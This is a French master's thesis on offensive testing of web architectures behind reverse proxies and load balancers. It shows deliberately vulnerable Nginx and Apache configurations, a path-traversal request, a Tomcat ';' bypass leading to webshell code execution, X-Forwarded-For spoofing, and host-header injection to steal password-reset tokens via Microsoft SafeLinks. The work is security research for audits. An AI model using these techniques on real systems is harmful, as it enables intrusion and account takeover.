

# ETAT DE L'ART DES PRATIQUES D'INTRUSION DANS LES ENVIRONNEMENTS WEB MODERNES

## INTEGRANT DES REVERSE PROXIES ET DES LOAD BALANCERS

### Résumé

Alternance :

De septembre 2023 à septembre 2025

Chez ADVENS

Tuteur :

Sébastien NEUMANN

Manager audit

Maxime ALBEROLA



# Remerciements

Je souhaite exprimer ma profonde gratitude à l'ensemble des personnes et structures qui ont contribué, directement ou indirectement, à la réalisation de ce mémoire.

Je remercie avant tout **Advens** pour m'avoir offert l'opportunité d'effectuer mon alternance au sein de ses équipes. Cette expérience m'a permis d'évoluer dans un environnement stimulant, où j'ai pu mettre en pratique mes acquis tout en consolidant mes compétences dans le domaine de la cybersécurité offensive.

Je tiens à adresser mes remerciements les plus sincères à **Sébastien Neumann**, mon tuteur, pour son accompagnement attentif et ses conseils constants tout au long de mon parcours.

Je remercie également **Thais Laredo**, ainsi que l'ensemble de l'équipe d'audit de Bordeaux, pour leur professionnalisme, leur disponibilité et leur bienveillance. Leur expertise et leurs conseils pertinents ont grandement contribué à accélérer ma montée en compétences.

Je remercie également **Oteria**, mon école, pour le soutien apporté tout au long de mon parcours. Leur accompagnement m'a aidé à trouver une alternance en lien avec mes objectifs professionnels. Les cours dispensés m'ont permis de renforcer mes connaissances techniques et de mieux comprendre les enjeux abordés dans ce mémoire.

Enfin, je remercie toutes les personnes qui, par leurs échanges, leur soutien ou leur relecture, ont contribué à l'avancement de ce travail.

## TABLE DES MATIERES

1	Introduction du projet .....	3
1.1	Contexte d'émergence du projet .....	3
1.2	Intérêts pour l'intrusion .....	3
1.3	Objectifs et impact visé .....	5
2	Description du projet .....	5
3	Présentation des résultats .....	6
3.1	Panorama des reverse proxy .....	6
3.2	Vulnérabilités associées aux reverse proxy .....	8
3.2.1	Configuration des mappings incorrects .....	8
3.2.2	Différence de traitement d'URL reverse proxy/serveur applicatif .....	9
3.2.3	Empoisonnement de requêtes .....	10
3.3	Méthodologie offensive développée .....	13
3.3.1	Cartographie dynamique des technologies .....	13
3.3.2	Démarche générale .....	17
4	Analyse critique du projet .....	18
4.1	Points forts et axes d'amélioration .....	18
4.2	Comparaison avec d'autres approches .....	18
4.3	Apport personnel et évolution .....	18
5	Conclusion et perspectives .....	19
6	Annexes .....	20
6.1	Notions préalables .....	20
6.1.1	Généralités .....	20
6.1.2	Implémentation minimale HTTP .....	20
6.1.3	Propagation de la requête client par les reverse proxies .....	23
6.2	Schéma .....	26
6.3	Captures d'écrans .....	29

# 1 Introduction du projet

## 1.1 Contexte d'émergence du projet

Les reverse proxies et les load balancers sont devenus très présents dans les architectures web actuelles ([Figure 8](#)). Ils sont utilisés pour répartir le trafic, centraliser la gestion des accès ou encore protéger les applications web exposées.

Malgré leur rôle critique, la communauté cyber ne s'intéresse que ponctuellement aux vulnérabilités sur ceux-ci et les considère comme des équipements sûrs. Cependant, comme pour toute technologie, les vulnérabilités exploitables ne découlent pas uniquement de failles intrinsèques, mais aussi de leur implémentation et de leur interconnexion avec d'autres composants du système.

Nous nous concentrerons sur les reverse proxies et load balancers **L7** (couche application), et non **L4** (transport), car les défauts identifiés dans le cadre de ce projet reposent en grande partie sur les spécificités du protocole HTTP.

A ce jour, il n'existe que très peu de ressources en ligne concernant la sécurité des reverse proxies et des load balancers. Ce projet a pour objectif de sensibiliser la communauté cyber aux défauts potentiels de ces composants en regroupant les informations disponibles sur Internet et en mettant en lumière certains scénarios d'exploitation possibles.

Pour le reste du mémoire, le terme "reverse proxy" (ou **RP**) englobera également les load balancers. En effet, même s'ils ont des fonctionnalités différentes, **ils possèdent des comportements similaires sur la couche applicative**.

## 1.2 Intérêts pour l'intrusion


Initialement, les reverse proxies ont été privilégiés pour la création de DMZ (zones réseau démilitarisées), c'est-à-dire des segments réseau partiellement exposés, dont l'accès est strictement filtré par un pare-feu et les flux entrants/sortants clairement identifiés ([Figure 9](#)).

Dans ce modèle d'architecture, les reverse proxies permettent d'ajouter une couche de sécurité en réalisant un filtrage applicatif plus poussé, ce qui facilite la journalisation des événements, la réponse aux incidents et la création de règles de filtrages sur le flux applicatif.

Lorsqu'un client souhaite accéder à des applications internes de l'entreprise, une solution couramment adoptée et sécurisée consiste à établir un réseau VPN. Celui-ci peut être configuré avec plusieurs profils d'utilisation pour l'accès aux ressources internes en fonction des besoins et/ou des niveaux d'autorisation du client.

Aujourd'hui, l'utilisation des reverse proxies L7 tend à s'orienter vers la simplification de la gestion des certificats des serveurs applicatifs et le chiffrement des flux HTTP entre clients et serveurs (au détriment des configurations classiques en DMZ). Dans cette configuration, le RP porte le certificat (souvent un certificat wildcard) et établit une connexion chiffrée avec le client ; la communication entre le RP et le serveur applicatif reste fréquemment en clair ([Figure 10](#)).

Par exemple, de nombreuses entreprises intègrent des solutions clés en main (gestion du temps, comptabilité, déploiement applicatif, etc.) directement dans leurs infrastructures, en les rendant accessibles via des reverse proxies. L'accès à ces services est alors généralement filtré en couche 7



(directement sur le RP) plutôt qu'en couche 4 (pare-feu/routeurs). Ceci implique que, d'un point de vue réseau, une faiblesse dans la solution reverse proxy (ou dans son implémentation/configuration) peut suffire à offrir à un attaquant un vecteur d'accès initial conséquent vers le système d'information.

En effet, par expérience, la sécurité des applications métiers internes est souvent négligée et permet très souvent de compromettre le serveur sur lequel elles sont hébergées (défaut de mise à jour, application développée en interne, fichiers de debug laissés accessibles, etc.).

## 1.3 Objectifs et impact visé

Le projet lié à ce mémoire s'organise autour de trois axes principaux :

1. Réaliser un panorama synthétique des solutions de reverse proxy disponible sur le marché actuel
2. Explorer les vulnérabilités associées à ces dispositifs
3. Développer une méthodologie offensive (identification des technologies, comportements anormaux potentiellement exploitables, prérequis d'exploitation, etc.)

Il convient de souligner que le marché propose un grand nombre de solutions de reverse proxy. Ce projet n'a pas vocation à les couvrir toutes de manière exhaustive, car il souhaite se concentrer avant tout sur l'analyse de mécanismes et des défauts communs.

## 2 Description du projet

Le projet s'est articulé autour de plusieurs phases, avec pour objectif final l'identification d'artefacts propres aux différentes technologies de reverse proxy et load balancer, ainsi que la construction d'une méthodologie offensive capable de tirer parti de certains comportements déviants ou défauts d'implémentation.

La première étape a consisté à mettre en place un **laboratoire de test basé sur Docker**. Plusieurs technologies couramment utilisées en production ont été déployées dans des conteneurs distincts (Nginx, Apache, HAProxy, Caddy, Traefik), connectés à un même réseau virtuel afin de simuler des chaînes de reverse proxies.

Une seconde phase a porté sur la **recherche documentaire**, principalement autour des spécifications HTTP (RFC 7230, 7231, 2616...), ainsi que sur l'étude des comportements attendus des différentes technologies. Cette étape a permis de formuler des hypothèses de tests précises, en lien avec les mécanismes de routage, de redirection, de réécriture d'en-têtes ou encore de traitement des versions du protocole.

La phase suivante a été consacrée à l'**émission automatisée de requêtes atypiques**, construites et lancées via des scripts Python, curl ou BurpSuite. L'objectif était d'observer les écarts de traitement entre technologies, et de collecter des réponses permettant d'identifier des comportements caractéristiques ou non conformes.

L'analyse de ces réponses a ensuite permis de **dégager des vulnérabilités potentielles**, liées à des différences d'implémentation ou à une mauvaise gestion des entrées. Certaines situations observées ouvrent la voie à des attaques ciblées : contournement de règles, exposition d'adresses internes, ou confusion dans le traitement d'en-têtes.

Enfin, une dernière phase a consisté à formaliser une **méthodologie d'audit technique**, structurée autour d'une cartographie comportementale. Cette méthodologie permet d'identifier des technologies en place via leurs réponses, de détecter les anomalies dans le traitement des requêtes, et de mieux évaluer les surfaces d'attaque exploitables.

## 3 Présentation des résultats


Il est grandement recommandé de consulter la partie [9.1 Notions préalables](#) en annexe du mémoire avant de poursuivre la lecture de ce projet.

### 3.1 Panorama des reverse proxy

Il existe de nombreuses solutions de reverse proxy, de répartition de charge (load balancing) et de pare-feu applicatif (WAF). Ces solutions reposant sur l'interception et la modification des requêtes HTTP côté client certains éditeurs intègrent plusieurs de ces fonctionnalités dans un même composant.

Le tableau ci-dessous regroupe **une partie** des technologies disponibles sur le marché :

RP les plus courants en production		
Nom	Usage principal	Exposition WAN
Nginx	Web apps, microservices, static serving	Oui
HAProxy	Infrastructures critiques, L7/L4	Oui
OpenResty/Nginx Proxy Manager	Apps custom Nginx+Lua	Oui
Apache (mod_proxy)	Legacy et intranet, web classique	Oui
Traefik	Environnements Docker, K8s	Non (Cloud Privé)
Envoy	Service mesh (Istio), APIs	Non (rarement en frontal seul)
Spécifique Cloud ou équipement entreprise		
Nom	Usage principal	Exposition directe fréquente
AWS ALB/NLB	Applications AWS	Oui
Cloudflare	CDN + Reverse Proxy SaaS	Oui
F5 BIG-IP	Grandes entreprises, banques, etc.	Oui
Citrix ADC	Legacy entreprise, VDI	Non
RP courants pour dev ou réseaux internes d'entreprise		
Nom	Usage principal	Exposition directe fréquente
Caddy	Dév, sites personnels, staging	Non
Kong	API Gateway	Oui (mais avec authentification)
Varnish	Caching HTTP en frontal	Oui



L'itération **initiale** de ce projet se concentrera sur **NGINX, Apache, Openresty, Haproxy, Varnish, Caddy et Traefik** . Ces solutions, toutes open source, comptent parmi les reverse proxies les plus largement déployés en production.

Bien que **Cloudflare** soit également très répandu, il s'agit d'une solution SaaS propriétaire dont les mécanismes internes ne sont pas accessibles, la rend plus difficile pour de la recherche de vulnérabilités.



## 3.2 Vulnérabilités associées aux reverse proxy

La communauté cybersécurité s'intéresse aux vulnérabilités affectant les RP en tant que solutions techniques isolées : débordements de mémoire dans le traitement des en-têtes, dénis de service applicatifs, etc.

Cependant, peu d'approches intègrent le reverse proxy dans son **contexte réel d'utilisation**, à savoir : un composant exposant des applications internes d'un SI. Or, c'est dans cette position stratégique que des erreurs de configuration, des règles de réécriture incomplètes ou un cloisonnement mal pensé peuvent introduire des vecteurs d'attaque intéressants pour un attaquant externe.

De plus, certains défauts qui peuvent paraître anodins au niveau du reverse proxy peuvent en réalité avoir des conséquences importantes sur les applications web qu'il dessert. En effet, en raison d'une mécompréhension fréquente du fonctionnement des reverse proxies, les informations transmises par celui-ci lors du relai des requêtes (telles que les en-têtes X-Forwarded-\* ou les IP d'origine par exemple) sont souvent implicitement considérées comme fiables par les applications en aval.

Nous allons étudier certaines de ces vulnérabilités, qui sont souvent liées à la manière dont le reverse proxy est configuré et intégré avec les applications web qu'il expose, plutôt qu'à des failles propres au composant reverse proxy lui-même.

### 3.2.1 Configuration des mappings incorrects

Ce type de vulnérabilité repose sur une mauvaise compréhension du format des mappings de routes et d'alias dans la configuration des reverse proxy.

Pour des ressources communes partagées entre plusieurs applications web, il est courant de mettre en place un mécanisme visant à limiter la charge : un serveur dédié n'expose que des ressources statiques. Le reverse proxy configure alors des mappings spécifiques (/static/, /js/, /css/, etc.) pour rediriger ces requêtes vers ce serveur statique.

Lors de la mise en place de ces mappings, des défauts de configuration peuvent survenir et dans certains cas, peuvent se transformer en vulnérabilités.

Une vulnérabilité connue sur NGINX (mais peu vérifiée) porte le nom d'Off-By-One Slash. Elle résulte d'un oubli du caractère « / » dans la configuration d'un alias ou d'un mapping de proxy. Cette erreur permet à un attaquant de remonter d'un niveau dans l'arborescence des fichiers, ouvrant ainsi l'accès à des fichiers sensibles ou à d'autres applications hébergées.

Pour une configuration classique, mais à laquelle il manque le slash final (trailing slash) dans l'alias "static", on obtient un comportement vulnérable :

```
server {
    listen 80;
    server_name _;

    root /var/www/html;
    index index.html;

    location / {
        try_files $uri $uri/ /index.php?$query_string;
    }

    location /static{
        alias /var/www/static/;
    }
}
```

L'arborescence des dossiers présente sur le serveur est celle défini en [Figure 11](#).

Pour le premier cas, le comportement est nominal : le serveur cherche correctement le fichier `/var/www/static/test.css` ([Figure 12](#)).

Cependant, en raison de l'absence du slash final dans l'alias `/static`, il devient possible de remonter d'un niveau dans l'arborescence des fichiers. En effet, le serveur interprète une requête vers `/static../config/config.txt` comme le chemin `/var/www/static/ + ../config/config.txt`, ce qui donne quand le chemin est normalisé, `/var/www/config/config.txt` ([Figure 13](#)).

Apache a une vulnérabilité qui repose sur le même concept (absence de trailing slash), plus critique et qui peut permettre des attaques SSRF en forçant le serveur à faire des requêtes partiellement contrôlées par l'attaquant.

Le reverse proxy utilise un serveur externe pour requêter des ressources statiques (<http://static-server>).

```
<VirtualHost *:80>
  ServerName apache.local
  RewriteEngine On
  RewriteRule ^/static(.*) http://static-server$1 [P]
  <Location /static>
    ProxyPassReverse /
  </Location>
</VirtualHost>
```

Cependant, la règle de réécriture ne termine pas correctement l'URL (il manque le slash final sur <http://static-server>), ce qui permet à un attaquant de forcer le serveur à initier une requête vers un chemin arbitraire contrôlé, ouvrant ainsi la voie à des scénarios proches d'une SSRF ([Figure 14](#)).

### 3.2.2 Différence de traitement d'URL reverse proxy/serveur applicatif

Lorsqu'un reverse proxy est interconnecté à un serveur applicatif, il est essentiel que les informations transmises soient uniformisées et interprétées de manière cohérente par l'ensemble des composants du système.

Dans le cas contraire, nous obtenons une différence de traitement des requêtes pouvant potentiellement amener un défaut exploitable.

La vulnérabilité la plus connue liée à ce type de défaut concerne l'interconnexion entre NGINX et Tomcat. Elle repose sur une différence d'interprétation du caractère `;` : ce caractère est traité comme un simple caractère de chemin par NGINX, tandis qu'il est interprété par Tomcat comme un délimiteur de paramètres de chemin.

Il est important de noter que cette vulnérabilité ne dépend pas spécifiquement de l'usage de NGINX, mais plutôt du comportement propre à Tomcat (et à d'autres conteneurs Java comme Jetty) qui considèrent le caractère `;` comme un séparateur logique dans l'URL.

Par exemple, l'implémentation de la solution **REDACTED** présente ce défaut. Concrètement, l'application **REDACTED** est généralement déployée dans le répertoire webapps de Tomcat.

Une différence d'interprétation du caractère ; permet alors de contourner les restrictions de chemin appliquées par le reverse proxy, et d'accéder à d'autres webapps hébergées sur le même serveur, y compris celles qui ne sont censées être accessibles qu'en interne.

Parmi celles-ci, l'une des plus sensibles est Jolokia, exposée par défaut sur certains déploiements. Son accès autorise des interactions directes avec les JMX Tomcat et peut conduire à une exécution de code à distance ([Figure 15](#)).

D'autres webapps peuvent être exposées uniquement en interne et contenir des vulnérabilités non corrigées ou des fonctionnalités prévues exclusivement pour un usage interne. À titre d'exemple, lors d'un test d'intrusion externe réalisé pour une entreprise, l'exploitation de ce type de défaut m'a permis d'accéder à des webapps internes, et par ce biais, de compromettre une machine située dans leur réseau interne ([Figure 16 : Ecriture webshell](#), [Figure 17 : Exécution de code](#)).

Il est à noter que ce type de défaut n'est pas uniquement présent lorsque le serveur applicatif final est un Tomcat. En réalité, l'implémentation des RFC peut varier d'un éditeur à l'autre, ce qui entraîne des différences d'interprétation sur certains caractères (par exemple #, \).

### 3.2.3 Empoisonnement de requêtes

Lorsqu'un client requête une ressource située derrière un reverse proxy, celui-ci peut ajouter des entêtes pour tracer l'origine de la requête initiale (voir [9.1.3 Notions préalables - Propagation de la requête client par les reverse proxies](#)).

Si l'application backend est configurée pour se baser sur ces entêtes (notamment X-Forwarded-\*), alors leur contenu peut influencer directement le comportement ou la réponse du serveur applicatif.

**Attention : ces entêtes ne servent pas à router les requêtes elles-mêmes coté RP (dans le cas d'une architecture avec un RP unique).**

Ce comportement devient problématique lorsque des entêtes réservées aux RP sont déjà présentes dans la requête cliente, et qu'elles ne sont pas explicitement réécrites par le proxy. Dans ce cas, le comportement par défaut de nombreux RP est de fusionner les valeurs des entêtes client avec celles qu'ils génèrent eux-mêmes ([Figure 18](#)).

La raison est simple : si l'on veut conserver une partie des informations d'une requête cliente transitant par des RP (WAF et loadbalancers inclus), il est nécessaire de les transmettre entre chaque nœud.

Par exemple, dans une architecture avec deux RP, nous avons les configurations basiques nginx :

```
#### PROXY 1 (frontal)
#### IP DU PROXY = 172.21.0.4
location /proxy/ {
    proxy_set_header Host $host;
    proxy_set_header X-Forwarded-Host $host;
    proxy_set_header X-Forwarded-Server $host;
    proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
    proxy_set_header X-Forwarded-Proto $scheme;
    proxy_pass http://172.21.0.2:80; // IP PROXY 2
}
```

```
#### PROXY 2
#### IP DU PROXY = 172.21.0.2
location / {
    proxy_pass http://172.21.0.3:80; // IP serveur applicatif
}
```

Si un client effectue une requête sur le proxy frontal, nous obtenons le résultat attendu, avec l'adresse IP des nœuds ajoutés dans l'entête X-Forwarded-for (Figure 19). Également, le RP frontal ne réécrit pas les entêtes X-Forwarded-\* dans les requêtes clientes (Figure 20).

Certaines applications utilisent un filtrage applicatif sur l'adresse IP du client en se basant sur ces entêtes (Figure 21). Dans notre configuration, il devient alors possible de contourner la restriction applicative en ajoutant une IP à la chaîne X-Forwarded-For (Figure 22).

Les entêtes de RP, comme X-Forwarded-Host, peuvent être utilisées par des frameworks (telles que Symfony, WordPress, Django, Spring Boot, etc.) pour reconstituer le nom d'hôte d'origine attendu par le client. Cette information est souvent utilisée pour générer dynamiquement les liens, les redirections, ou pour d'autres fonctionnalités internes (Figure 23).

Prenons l'exemple d'une application Wordpress configurée pour fonctionner avec X-Forwarded-Host derrière un RP :

```
## Première ligne wp-config.php
if (empty($_SERVER['HTTP_X_FORWARDED_HOST'])) {
    define('WP_HOME', 'https://'.$_SERVER['HTTP_HOST']);
    define('WP_SITEURL', 'https://'.$_SERVER['HTTP_HOST']);
}
else {
    $_SERVER['HTTP_HOST'] = $_SERVER['HTTP_X_FORWARDED_HOST'];
    $_SERVER['SERVER_PORT'] = $_SERVER['HTTP_X_FORWARDED_PORT'];


    define('WP_HOME', 'http://'.$_SERVER['HTTP_HOST']);
    define('WP_SITEURL', 'http://'.$_SERVER['HTTP_HOST']);
}
```

Si le RP frontal n'assainit pas les entêtes de RP dans la requête cliente et que l'application est configurée pour prendre en contact des entêtes telles que X-Forwarded-host, X-Forwarded-Server, X-Forwarded-Prefix ou Forwarded, alors l'application devient vulnérable à de l'injection d'hôte (Figure 24).

Dans certains cas, l'entête Host peut être automatiquement ajoutée à l'entête X-Forwarded-Host à l'envoi de la requête (Figure 25). Si le RP frontal autorise HTTP/1.0 (très souvent le cas quand le RP n'est utilisé que pour une seule application), alors il est possible de retirer l'entête Host (Figure 26), ce qui permettra l'attaque qui suit.

Pour une application vulnérable à de l'injection d'hôte, les mécanismes de réinitialisation de mot de passe sont un vecteur d'attaque très intéressant. En effet, ceux-ci utilisent les variables d'environnement serveur (y compris le nom d'hôte donc) pour générer un lien de récupération de mot de passe. Il devient alors possible, via l'injection d'un en-tête X-Forwarded-Host (ou Forwarded) dans une demande de réinitialisation d'un utilisateur (Figure 27), de forcer l'application à construire un lien de réinitialisation intégrant un nom d'hôte arbitraire, contrôlé par l'attaquant (Figure 28).

Cependant, ceci requiert que l'utilisateur clique sur le lien pour récupérer le jeton de réinitialisation. Pour illustrer le cas, nous prendrons le cas rare où le format d'URL est complètement contrôlé par l'attaquant. Dans cet exemple, nous injectons une balise image dans le paramètre urUpdatePassword, paramètre responsable de la création du lien dans le mail de réinitialisation de mot de passe (Figure 29).



A l'ouverture du mail par l'utilisateur, l'image est automatiquement chargée dans le navigateur client si l'expéditeur du mail a été classé comme étant de confiance ([Figure 30](#)). La source de l'image étant composé du serveur de l'attaquant ainsi que du jeton de réinitialisation de mot de passe, l'attaquant récupère le token ([Figure 31](#)).

Ce type d'attaque ne fonctionnera pas en injectant directement dans les entêtes `X-Forwarded-Host`, `X-Forwarded-Server` ou `Forwarded` car les noms d'hôtes/IP ne peuvent pas contenir certains caractères spéciaux nécessaires. Par contre, l'entête `X-Forwarded-Prefix` (présent nativement sous Symfony, ASP.NET.CORE YARP Reverse Proxy et Spring Boot) est plus permissive ([Figure 32](#) et [Figure 33](#)) et permet de réaliser l'attaque précédente.

Pour conclure cette partie, il est possible de détourner l'utilisation de la solution **SafeLinks** de Microsoft afin de récupérer le jeton de réinitialisation sans aucune interaction nécessaire de la part d'un utilisateur ; l'email peut même être mis en quarantaine par **SafeLinks**, cela ne change rien. Sur les liens réputés comme « non-fiables » dans les emails entrants, le module **SafeLinks** de Outlook 365 va automatiquement effectuer une requête sur la ressource du lien.

Avec l'entête `X-Forwarded-Host`, nous pouvons encourager SafeLinks à scanner le lien (même venant d'un expéditeur de confiance) en ajoutant un type de ressource flaguée par le module (macro, tableur, docx, exe, etc.) ([Figure 34](#)).

Le lien créé par Wordpress devient un lien « non-fiable », scanné par SafeLinks ([Figure 35](#)) et nous récupérons le jeton de réinitialisation ([Figure 36](#)).

En pratique, j'ai eu quelques problèmes lors de filtrages sur d'autres technologies que Wordpress ainsi que d'absences de déclenchement de SafeLinks pour des hôtes de confiance. Je recommande donc l'utilisation de la charge malveillante utilisé par la [Figure 37](#), qui force **SafeLinks** à effectuer 2 requêtes distinctes, tout en préservant une partie de l'hôte original (ce qui limitera les refus lors de filtrages applicatif).

## 3.3 Méthodologie offensive développée

La méthodologie développée vise à intégrer un maximum de marqueurs (artefacts) permettant d'identifier, avec une forte probabilité, les technologies serveur en place, les mappings de ressources, ainsi que les vulnérabilités potentielles associées.

### 3.3.1 Cartographie dynamique des technologies

Certains comportements uniques (dus partiellement à l'implémentation des RFC HTTP) permettent d'identifier avec certitude des technologies. Cette cartographie devient plus complexe lorsqu'une chaîne de relais est impliquée (RP, WAF, Load Balancer), car l'ordre dans lequel les différents composants traitent la requête influe directement sur les artefacts observés.

Certains éléments en frontal se repèrent néanmoins assez aisément, comme CloudFlare, CloudFront ou les load balancers AWS, à partir d'artefacts tels que les entêtes de réponse, les pages d'erreur par défaut ou les certificats TLS.

A ce stade du projet, la cartographie n'inclut que les RP suivants : Nginx, OpenResty, Apache, Traefik, AWSELB, Varnish, Caddy.

Les sections suivantes détailleront les comportements typiques **par défaut** relevés selon les technologies.

#### 3.3.1.1 Request line

La « Request line » est la première ligne d'une requête HTTP (voir [9.1.2 Implémentation minimale HTTP](#)). Elle est constituée de trois éléments : la méthode HTTP, la ressource-target, et la version du protocole utilisée. Pour les versions supérieures à HTTP/1.0, la présence de l'entête Host est obligatoire dans la requête.

	Nginx	Apache	OpenResty	HaProxy	Varnish	Caddy	Traefik	AWSELB
Méthodes minuscules autorisées <sup>(1)</sup>	Non	Non	Non	Oui	Non	Non	Oui	Non
Filtrage type méthode (inexistante, TRACE/TRACK) <sup>(2)</sup>	Oui	Non	Oui	Non	Oui	Oui	Non	Oui
Requête sur racine <sup>(3)</sup>	Non	Oui	Non	Non	Non	Non	Non	Non
Autorise # dans URL	Oui	Non	Non	Non	Non	Oui	Non	
Autorise %2f dans URL	Oui	Non (par défaut)	Oui	Oui	Oui	Oui	Oui	Oui
Autorise %00 dans URL	Non	Non	Non	Oui	Oui	Oui	Oui	Oui
Autorise version HTTP/1.X <sup>(4)</sup>	Oui	Oui	Oui	Oui	Non	Oui	Oui	Oui
Normalise la requête <sup>(5)</sup>	Voir remarque	Oui	Voir remarque	Non	Non	Non	Non	Non

<sup>(1)</sup> La **RFC 7230 Section 3.1.1** indique clairement que les méthodes HTTP sont sensible à la casse ([Figure 38](#)) et la **RFC7231 Section-4.1** que les verbes doivent utiliser de l'ASCII en majuscules ([Figure 39](#)).

**Haproxy** et **Nuster** (basé sur **Varnish**) autorisent les méthodes en minuscules ([Figure 40](#)). De son côté, **Traefik** n'applique aucun filtrage sur les méthodes HTTP utilisées ([Figure 41](#)).

<sup>(2)</sup> En ce qui concerne les méthodes HTTP non standards (mais correctement formatées en majuscules), seuls certains reverse proxies appliquent par défaut un filtrage strict : c'est notamment le cas de **nginx**, **OpenResty** et **AWS ELB**. Les autres délèguent entièrement la gestion de la méthode au backend, se contentant de relayer la requête et d'afficher sa réponse. Il reste toutefois possible que des règles personnalisées aient été ajoutées côté reverse proxy (directives **AllowMethods** sous Apache par exemple).

<sup>(3)</sup> La requête suivante pointe sur l'attribut `root` d'une configuration d'un hôte virtuel Apache.

```
GET ? / HTTP/1.1
Host : <vhost>
```

<sup>(4)</sup> Les seules versions existantes de HTTP/1 sont 1.0, 1.1, 1.2. La majorité des technologies ne vérifie que la version majeur (HTTP/1.1).

<sup>(5)</sup> **Ngix** (et les technologies basées sur celui-ci) va normaliser la requête uniquement si l'hôte cible dans l'instruction `proxy_pass` se termine par un `/` :

```
proxy_pass http://172.21.0.8:3005/;
```

Il est relativement simple de déterminer si **NGINX** procède ou non à une normalisation de l'URI avant le transfert au backend. Pour cela, on peut utiliser une séquence comme `#/. /%`. Lorsqu'une URI est normalisée par **NGINX**, la partie après le caractère de fragment `#` est ignorée, et seule la portion avant ce symbole est transmise au serveur applicatif ([Figure 42](#)). En revanche, si **NGINX** ne normalise pas, l'intégralité de la chaîne, y compris `#/. /%`, est relayée ([Figure 43](#)). Cela conduit à une erreur HTTP 400, car la présence isolée du caractère `%` (en dehors du segment query) n'est pas valide (voir [RFC 7230 section 5.3.1](#)), et aucun serveur ne l'accepte dans la cible de la requête.

### 3.3.1.2 Entêtes HTTP

	Nginx	Apache	OpenResty	HaProxy	Varnish	Caddy	Traefik	AWSELB
Autorise caractère \t dans Host <sup>(1)</sup>	Non	Oui	Non	Oui	Oui	Oui	Oui	Oui
Entête Range valide	Non	Oui	Non	Non	Oui	Non	Non	Non
Entête Max-Forwards valide <sup>(2)</sup>	Non	Oui	Non	Non	Non	Non	Non	Non
Hop-By-Hop Header <sup>(3)</sup>	Non	Non	Non	Non	Non	Oui	Oui	Non
Entête Expect valide <sup>(4)</sup>	Oui	Oui	Oui	Oui	Non	Oui	Non	Oui

<sup>(1)</sup> Nginx (et technologies basées sur Nginx) refuse de traiter la requête lorsqu'une tabulation dans l'entête Host :

```
GET / HTTP/1.1
Host: <tab>localhost
```

<sup>(2)</sup> L'entête Max-forwards à la valeur 0 empêche un reverse proxy Apache de relayer la requête (très utile pour découvrir des mappings de proxy spécifique)

<sup>(3)</sup> Dans HTTP/1.1, lorsqu'une entête figure dans la valeur de l'entête Connection, certaines technologies de reverse proxy la retirent automatiquement de la requête transférée au backend (conformément à la [RFC 7230 Section 6.1](#)).

Certaines implémentations ne suppriment pas systématiquement les entêtes comme X-Forwarded-For, X-Forwarded-Host, ou encore X-Real-IP, même lorsqu'ils apparaissent explicitement dans Connection.

```
GET / HTTP/1.1
Host: localhost
Cookie: session=id1234
Connection: Close, Cookie
```

<sup>(4)</sup> L'en-tête Expect à la valeur 100-continue permet à un client HTTP de demander au serveur s'il accepte la requête avant d'en envoyer le corps ([RFC 7231 section 5.1.1](#)).

```
GET / HTTP/1.1
Host: localhost
Expect: 100-continue
```



### 3.3.1.3 Prise en compte des entêtes de RP dans les requêtes clientes

Par défaut, certaines entêtes de RP présents dans la requête d'un client peuvent être fusionnées avec, ou remplacer, celles ajoutées par le reverse proxy lui-même.

	Nginx	Apache	OpenResty	HaProxy	Varnish	Caddy	Traefik
Forwarded <sup>(1)</sup>	Oui	Oui	Oui	Oui	Oui	Oui	Oui
X-Forwarded-For	Oui	Oui	Oui	Oui	Oui	Non	Non
X-Forwarded-Host	Non	Oui	Non	Oui	Oui	Non	Non
X-Forwarded-Server	Non	Oui	Non	Oui	Oui	Oui	Non
X-Forwarded-Port	Oui	Oui	Oui	Oui	Oui	Oui	Non
X-Forwarded-Proto	Non	Oui	Non	Oui	Non	Oui	Oui
X-Real-Ip	Oui	Oui	Oui	Oui	Oui	Oui	Non

<sup>1)</sup> Bien que définie par la RFC 7239, l'entête Forwarded n'est pas encore largement reconnue par les solutions serveur, load balancer ou reverse proxy. À terme, elle vise à remplacer les entêtes non standards de type X-Forwarded-\*. Certaines solutions applicatives (comme Symfony) peuvent être configurées pour l'interpréter.

### 3.3.1.4 Autres

Sur les applications Java, si l'objet `HttpServletRequest` est configuré pour interpréter les en-têtes de reverse proxy et que ces derniers ne sont pas correctement réécrits en amont, une valeur malformée dans l'un de ces entêtes peut entraîner une erreur côté application ([Figure 44](#)).

Un grand nombre de serveurs et de RP acceptent encore les requêtes HTTP/1.0. Lorsqu'une telle requête est envoyée sans entête Host, toute redirection déclenchée a de fortes chances de révéler le nom d'hôte attendu par le proxy ou le serveur, voire son adresse IP interne ([Figure 45 : IP interne pfSense](#)). Les redirections peuvent être particulièrement utiles pour valider la prise en compte des entêtes de RP (X-Forwarded-host, Forwarded : host=) ([Figure 46](#)).

L'identification de technologies repose également sur l'analyse des pages d'erreur lorsque celles-ci ne sont pas personnalisées. D'après mon expérience, les pages d'erreur client (codes 40x) sont fréquemment personnalisées, masquant les informations sur les technologies utilisées. En revanche, les erreurs serveur (codes 50x) sont beaucoup moins souvent modifiées ([Figure 47](#)).

### 3.3.2 Démarche générale

